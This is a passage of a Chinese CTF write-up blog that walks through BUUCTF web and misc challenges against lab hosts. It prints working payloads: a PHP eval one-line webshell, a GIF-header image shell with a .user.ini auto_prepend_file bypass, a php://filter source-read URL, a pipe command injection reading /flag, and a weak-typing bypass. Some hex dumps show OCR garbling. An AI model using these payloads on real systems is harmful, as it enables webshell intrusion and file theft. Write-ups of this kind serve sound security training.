-----59315242461
Content-Disposition: form-data; name="fileUpload"; filename="shell.aaa"
Content-Type: image/jpeg

<?php @eval($_POST['m0re']);?>
-----59315242461
Content-Disposition: form-data; name="upload"
```

Response

```
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Upload Labs</title>
</head>

<body>
  <h2>Upload Labs</h2>
  <form action="/index.php" method="post" enctype="multipart/form-data">
    <label for="file">文件名: </label>
    <input type="file" name="fileUpload" id="file"><br>
    <input type="submit" name="upload" value="提交">
  </form>
</body>

</html>
```

<? in contents!

证明还检测文件内容了，文件中不能包含 <?>

然后换文件内容再次进行尝试

Target: http://72d554a3-81e7-41c1-b987-c0c9432cbe16.node3.buuoj.cn

Request

```
POST /index.php HTTP/1.1
Host: 72d554a3-81e7-41c1-b987-c0c9432cbe16.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://72d554a3-81e7-41c1-b987-c0c9432cbe16.node3.buuoj.cn/
Connection: close
Content-Type: multipart/form-data; boundary=-----59315242461
Content-Length: 292

-----59315242461
Content-Disposition: form-data; name="fileUpload"; filename="shell.jpg"
Content-Type: image/jpeg


m0re
-----59315242461
Content-Disposition: form-data; name="upload"
```

exif_imagetype: not image!

可以看到，这个就是使用了函数 `exif_imagetype`，对文件类型进行过滤，也就是上面的源码中显示的这一部分：

```
$image_type = exif_imagetype($tmp_name);  
if (!$image_type) {  
    die("exif_imagetype:not image!");  
}
```

然后再加一个GIF的文件头， `GIF89a`



The screenshot shows the Burp Suite interface with a request and response view. The request is a multipart form-data containing a GIF file (GIF89a) and a file named 'sucff.jpg'. The response shows the upload was successful and lists the uploaded files: 'index.php' and 'sucff.jpg'.

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
DNT: 1  
Referer: http://72d554a3-81e7-41c1-b987-c0c9432cbe16.node3.buuoj.cn/  
Connection: close  
Content-Type: multipart/form-data; boundary=-----15297130677404  
Content-Length: 309  
  
-----15297130677404  
Content-Disposition: form-data; name="fileUpload"; filename="sucff.jpg"  
Content-Type: image/jpeg  
  
GIF89a  
m0re  
-----15297130677404  
Content-Disposition: form-data; name="upload"  
  
图片  
-----15297130677404--
```

```
<body>  
<h2>Upload Labs</h2>  
<form action="index.php" method="post" enctype="multipart/form-data">  
  <label for="file">文件名: </label>  
  <input type="file" name="fileUpload" id="file"><br>  
  <input type="submit" name="upload" value="提交">  
</form>  
</body>  
  
</html>  
  
Your dir uploads/adeee0c170ad4ffb110df0cde294aecf <br>Your files : <br>array(4) {  
  [0]=>  
  string(1) ""  
  [1]=>  
  string(2) ".."  
  [2]=>  
  string(9) "index.php"  
  [3]=>  
  string(9) "sucff.jpg"  
}
```

可以看出，上传成功。还有一个 `index.php` 但是访问没有信息。


这些都是前置的一般上传步骤，然后网上的师傅们做这个题都是用的 `.user.ini` 上传后门。至于了解，参考链接那个师傅写过了，可以直接过去学习。

这里我就直接复现了

上传 `.user.ini`

```
GIF89a  
auto_prepend_file=a.jpg
```

上传成功后,



Upload Labs

文件名: 未选择文件。

Your dir uploads/adeee0c170ad4ffb110df0cde294aecd

Your files :

```
array(6) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(9) "index.php" [4]=> string(9) "shell.jpg" [5]=> string(9) "sucrf.jpg" }
```


[more](#)

再上传一个图片马

GIF89a

```
<script language='php'>system('cat /flag');</script>
```

成功上传后, 访问



Upload Labs

文件名: 未选择文件。

Your dir uploads/adeee0c170ad4ffb110df0cde294aecd

Your files :

```
array(7) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(5) "a.jpg" [4]=> string(9) "index.php" [5]=> string(9) "shell.jpg" [6]=> string(9) "sucrf.jpg" }
```

[more](#)

访问即可得到flag: [http://72d554a3-81e7-41c1-b987-](http://72d554a3-81e7-41c1-b987-c0c9432cbe16.node3.buuoj.cn/uploads/adeee0c170ad4ffb110df0cde294aecd/index.php)

[c0c9432cbe16.node3.buuoj.cn/uploads/adeee0c170ad4ffb110df0cde294aecd/index.php](http://72d554a3-81e7-41c1-b987-c0c9432cbe16.node3.buuoj.cn/uploads/adeee0c170ad4ffb110df0cde294aecd/index.php)

`.user.ini` 利用条件


1. 服务器脚本语言为PHP
2. 服务器使用CGI / FastCGI模式
3. 上传目录下要有可执行的php文件

[极客大挑战 2019]Http

打开寻找信息，查看源码。发现 `Secret.php`


挖掘利用等安全技术

并营造一个良好的信息安全技术





m0re

访问，发现需要从一个指定的网站访问




抓包修改或添加Referer头





得到flag，还可以用插件 **ModHeader** 解题，不用抓包。



不过都一样。


[ACTF2020 新生赛]Include

这道题，名字是include，应该是文件包含有关的。再看到点击tip会跳转到一个界面，但是没有flag

url是这样的 <http://371426d5-5373-47c1-9bf0-a7f7ef140596.node3.buuoj.cn/?file=flag.php>

看到file想到了PHP伪协议

所以就尝试解题。首先尝试了 `php://input`



hacker!

但是被过滤了。

其他的挨个试，发现 `php://filter` 可以，

payload

```
http://371426d5-5373-47c1-9bf0-a7f7ef140596.node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php
```

m0re

进行解码得到flag

[ACTF2020 新生赛]Exec

英语不好多少有点上头，不过问题不是很大 `exec=执行`
环境也是，应该就是命令执行了。

PING

m0re

感觉命令执行就是看谁linux系统玩的转了。

PING

 127.0.0.1 | cat /flag

flag{daf97ccd-f94d-4f59-88ab-2fa785bbb1c0}

m0re

[ACTF2020 新生赛]BackupFile

备份文件，老规矩直接扫

```
[12:19:47] 429 - 568B - /inc/fckeditor/
[12:19:47] 429 - 568B - /inc/tiny_mce
[12:19:47] 429 - 568B - /inc/tiny_mce/
[12:19:47] 429 - 568B - /inc/tinymce
[12:19:47] 429 - 568B - /inc/tinymce/
[12:19:47] 429 - 568B - /include
[12:19:47] 429 - 568B - /include/
[12:19:47] 429 - 568B - /include/config.inc.%2A
[12:19:47] 429 - 568B - /include/fckeditor
[12:19:47] 429 - 568B - /include_admin.%2A
[12:19:47] 429 - 568B - /include/fckeditor/
[12:19:47] 429 - 568B - /includes
[12:19:48] 200 - 347B - /index.php.bak
[12:19:48] 429 - 568B - /install.md
[12:19:48] 429 - 568B - /INSTALL.mysql
[12:19:48] 429 - 568B - /install.mysql.txt
[12:19:48] 429 - 568B - /INSTALL.mysql.txt
[12:19:49] 429 - 568B - /INSTALL.pgsql
[12:19:49] 429 - 568B - /install.mysql
[12:19:49] 429 - 568B - /install.pgsql
[12:19:49] 429 - 568B - /INSTALL.pgsql.txt
[12:19:49] 429 - 568B - /install.php
[12:19:49] 429 - 568B - /install.rdf
[12:19:49] 429 - 568B - /install.sql
[12:19:49] 429 - 568B - /install.pgsql.txt
[12:19:49] 429 - 568B - /install.tpl
[12:19:49] 429 - 568B - /INSTALL.txt
[12:19:49] 429 - 568B - /Install.txt
[12:19:49] 429 - 568B - /install.txt
[12:19:49] 429 - 568B - /INSTALL.TXT
```

m0re

这个长度不同，所以是它
然后访问得到备份文件

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

接下来就是简单的PHP代码审计弱类型。

payload

```
http://3faea66d-27b6-4f7d-be12-d38ef1dc5b34.node3.buuoj.cn/?key=123
```

得到flag

Misc

zip

解压得到68个压缩包，了解到考察点是CRC碰撞

一般需要CRC碰撞的题的特征：

- 一般有很多zip的压缩包，
- 解压需要密码，且密码复杂，不可爆破
- 每个包很小，仅几k

使用python脚本碰撞

CRC碰撞脚本(来源百度)

```
import zipfile
import string
import binascii
def CrackCrc(crc):
    for i in dic:
        for j in dic:
            for k in dic:
                for h in dic:
                    s = i + j + k + h
                    if crc == (binascii.crc32(s.encode())):
                        f.write(s)
                        return
def CrackZip():
    for i in range(0,68):
        file = 'out'+str(i)+'.zip'
        crc = zipfile.ZipFile(file,'r').getinfo('data.txt').CRC
        CrackCrc(crc)
dic = string.ascii_letters + string.digits + '+/='
f = open('out.txt','w')
CrackZip()
print("CRC32碰撞完成")
f.close
```


时间略久，等待。

然后得到一串base64编码，进行解码

Base64 在线解码、编码



常规Base64

CSS Base64

ASN.1解码工具

DES加密/解密

3DES加密/解密

AES加密/解密

RSA加密/解密

```
z5BzAAANAAAAAAAKo+egCAIwBJAAAAVAAAAKGNKv+a2MdsR0zAwABAAAAQ01UCRUUy91BT5UkSNPoj5hFEVFBFvrfHSBcfG0ruGnKnygsMyj
8SBaZHxsYHY84LEZ24cXtZ01y3k1K1YJ0vpK9HwqUzb6u9z8igEr3dCCQLQadAAAAHQAAAAJi0efVT2MdSR0wCAAgAAAAZmxhZy50eHQAsDRpZmZpe
CB0aGUgZmlsZSBhbmQgZ2V0IHRob2ZSBmbGFuXDI1AEAHAA==
```

编码源格式: 文本 Hex 解码结果: 十六进制(HEX) 中文编码: UTF-8 编码 解码

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
-----
CF 90 73 00 00 0D 00 00 00 00 00 00 AA 3E 7A
00 80 23 00 49 00 00 00 54 00 00 00 02 86 34 AB
FE 6B 63 1D 49 1D 33 03 00 01 00 00 00 43 4D 54
09 15 14 CB DD 41 4F 95 24 48 D3 E8 8F 98 45 11
51 41 46 F7 9F 1D 20 42 7C 6D 2B B8 69 CA 9F 28
2C 33 28 FC 48 16 99 1F 1B 18 1D 8F 38 2C 46 76
E1 C5 ED 67 4D 72 DE 4D 4A D5 82 74 BE 92 BD 1F
0A 94 CD BE AE F7 3F 22 80 4A F7 74 20 90 2D 00
```

CF 90 73 查百度了解，知道是缺少rar头部的部分。

文件(F) 编辑(E) 搜索(S) 视图(V) 分析(A) 工具(T) 窗口(W) 帮助(H)

16 Windows (A) 十六进制

out.rar

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	52	61	72	21	1A	07	00	CF	90	73	00	00	0D	00	00	00	Rar!...İ.s.....
00000010	00	00	00	00	AA	3E	7A	00	80	23	00	49	00	00	00	54>z.€#.I...T
00000020	00	00	00	02	86	34	AB	FE	6B	63	1D	49	1D	33	03	00+4«pkc.I.3..
00000030	01	00	00	00	43	4D	54	09	15	14	CB	DD	41	4F	95	24	...CMT...ËYAO*\$
00000040	48	D3	E8	8F	98	45	11	51	41	46	F7	9F	1D	20	42	7C	HÓè.~E.QAF÷ÿ. B
00000050	6D	2B	B8	69	CA	9F	28	2C	33	28	FC	48	16	99	1F	1B	m+,iÊÿ(,3(ùH.™..
00000060	18	1D	8F	38	2C	46	76	E1	C5	ED	67	4D	72	DE	4D	4A	...8,FváÁigMrPMJ
00000070	D5	82	74	BE	92	BD	1F	0A	94	CD	BE	AE	F7	3F	22	80	Ö,t%'‰.."Í%@÷?"€
00000080	4A	F7	74	20	90	2D	00	1D	00	00	00	1D	00	00	00	02	J÷t .-.....
00000090	62	D1	E7	D5	4F	63	1D	49	1D	30	08	00	20	00	00	00	bÑçÖOc.I.0.. ...
000000A0	66	6C	61	67	2E	74	78	74	00	B0	34	69	66	66	69	78	flag.txt.°4ifix
000000B0	20	74	68	65	20	66	69	6C	65	20	61	6E	64	20	67	65	the file and ge
000000C0	74	20	74	68	65	20	66	6C	61	67	C4	3D	7B	00	40	07	t the flagÄ={.@.
000000D0	00																.

但是没有得到flag——fix the file and get the flag

然后看wp了解

在文件头crc和位标记之间有一个74，这一位是固定的，但我们现在是7A


```

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
52 61 72 21 1A 07 00 CF 90 73 00 00 0D 00 00 00 Rar!...İ.s.....
00 00 00 00 AA 3E 7A 00 80 23 00 49 00 00 00 54 ....*>€.#.I...T
00 00 00 02 86 3 AB FE 6B 63 1D 49 1D 33 03 00 ....†4«pkc.I.3..
01 00 00 00 43 1D 54 09 15 14 CB DD 41 4F 95 24 ....CMT...ËÝAO•$
48 D3 E8 8F 9 45 11 51 改成74 9F 1D 20 42 7C HÓè."E.QAF÷ÿ. B|
6D 2B B8 69 CA 9F 28 2C 33 28 FC 48 16 99 1F 1B m+,iÊÿ(,3(üH.™..
18 1D 8F 38 2C 46 76 E1 C5 ED 67 4D 72 DE 4D 4A ...8,FvÁİgMrPMJ
D5 82 74 BE 92 BD 1F 0A 94 CD BE AE F7 3F 22 80 Ō,t%'‰.."Í@÷?"€
4A F7 74 20 90 2D 00 1D 00 00 00 1D 00 00 00 02 J÷t .-.....
62 D1 E7 D5 4F 63 1D 49 1D 30 08 00 20 00 00 00 bÑçŌŌc.I.0.. ...
66 6C 61 67 2E 74 78 74 00 B0 34 69 66 66 69 78 flag.txt.°4ifix
20 74 68 65 20 66 69 6C 65 20 61 6E 64 20 67 65 the file and ge
74 20 74 68 65 20 66 6C 61 67 C4 3D 7B 00 40 07 t the flagÃ={.@.
00

```

m0re

改过之后在解压会失败，但是不妨碍查看



m0re

[ACTF新生赛2020]明文攻击

好久没做明文攻击的题了，我印象中好像也就做过一道，都快忘了。

现在以这个题复习一下。

